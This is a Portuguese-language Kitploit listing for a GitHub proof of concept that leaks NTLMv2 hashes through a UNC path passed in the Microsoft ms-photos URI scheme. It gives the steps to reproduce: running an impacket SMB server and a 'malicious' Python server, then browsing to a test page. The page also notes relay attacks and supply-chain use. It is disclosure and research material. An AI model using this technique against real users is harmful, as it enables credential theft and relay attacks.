

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
ms-photos_NTLM_Leak — Nova vulnerabilidade 0 day que permite vazar hashes NTLM de navegadores com um clique | Kitploit

Ferramentas/GitHubGitHub/rubenformation/ms-photos_ntlm_leak
Ataques de SenhaAnálise de VulnerabilidadesExploraçãoMovimento LateralPhishingAprendizado e EducaçãoRed Teaming
GitHubrubenformation/ms-photos_ntlm_leak
Compartilhar

ms-photos_NTLM_Leak

Nova vulnerabilidade 0 day que permite vazar hashes NTLM de navegadores com um clique

Ver Repositório
2093129há 0 anosRevisado pelo Kitploit

Vazamento NTLM via URI ms-photos da Microsoft

Nova vulnerabilidade que permite vazar hashes NTLM de navegadores com um clique

Por Ruben Enkaoua

Descrição



O esquema URI ms-photos da Microsoft aceita fileName como parâmetro, que pode ser enviado com um caminho UNC, vazando hashes NTLMv2-SSP quando aberto. Ao criar um link especialmente formatado, um atacante pode coagir uma vítima a abrir o aplicativo Microsoft Photos diretamente de um navegador. Quando acionado, esse comportamento resulta no vazamento do hash NTLMv2-SSP da vítima para um servidor controlado pelo atacante. Este problema permite exposição de credenciais e potenciais ataques de relay em ambientes corporativos, exigindo apenas interação mínima do usuário (abrir o aplicativo). A Microsoft não reconheceu a vulnerabilidade e nenhum CVE foi emitido. Além disso, fui inspirado pelo blog da Syss de 2022.

Como o desafio NTLMv2-SSP pode ser vazado para caminhos UNC públicos (exceto se uma regra de firewall de saída SMB/445 estiver configurada), a vulnerabilidade pode ser combinada com infecções de sites, levando a ataques na cadeia de suprimentos.

Da documentação MSDN sobre o esquema URI podemos encontrar o seguinte:

image


Passos para reproduzir


Abra o servidor smb

# With a picture: Opens the photo on the target with photos.exe
# Without a picture: Nothing, no photos.exe process window 
impacket-smbserver share . -smb2support

Inicie o servidor python malicioso

# Edit first the information about the IP, share, and filename for UNC coercing. 
python3 ms-photos-server.py

Navegue para o local

Abra o Chrome e navegue para /test
